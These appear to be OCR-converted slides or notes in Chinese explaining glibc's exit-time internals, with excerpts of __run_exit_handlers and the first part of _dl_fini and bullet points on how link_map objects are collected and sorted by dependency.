
```
$ 
    void
        attribute_hidden
        __run_exit_handlers(int status, struct exit_function_list **listp,
                            bool run_list_atexit, bool run_dtors)
    {
        ...
        while (true)
        {
            ...
            while (cur->idx > 0)
            {
                struct exit_function *const f = &cur->fns[--cur->idx];
                switch (f->flavor)
                {
                    void (*cxafct)(void *arg, int status);
                case ef_cxa:
                    f->flavor = ef_free;
                    cxafct = f->func.cxa.fn;
                    PTR_DEMANGLE(cxafct);
                    cxafct(f->func.cxa.arg, status);
                    break;
                }
            }
            ...
        }
        ...
    }
```

_dl_fini 為 atexit function，
會在最後一次被呼叫

$ DL End

_dl_fini part1

- 處理每個 namespace 的 object link_map
- Lock 後把 link_map 存到 local variable 當中方便處理
- 透過 sort map 讓 map 的順序符合 dependency， 之後 unlock




```
$ 

void _dl_fini(void)
{
    for (Lmid_t ns = GL(dl_nns) - 1; ns >= 0; --ns)
    {
        __rtld_lock_lock_recursive(GL(dl_load_lock));

        unsigned int nloaded = GL(dl_ns)[ns]._ns_nloaded;
        struct link_map *maps[nloaded];
        unsigned int i;
        struct link_map *l;
        for (l = GL(dl_ns)[ns]._ns_loaded, i = 0; l != NULL; l = l->l_next)
            if (l == l->l_real)
            {
                maps[i] = l;
                l->l_idx = i;
                ++i;
                ++l->l_direct_opencount;
            }
        unsigned int nmaps = i;
        _dl_sort_maps(maps + (ns == LM_ID_BASE), nmaps - (ns == LM_ID_BASE),
                      NULL, true);
        __rtld_lock_unlock_recursive(GL(dl_load_lock));
        ...
```

$ DL End

_dl_fini part1

- 處理每個 namespace 的 object link_map
- Lock 後把 link_map 存到 local variable 當中方便處理
- 透過 sort map 讓 map 的順序符合 dependency， 之後 unlock



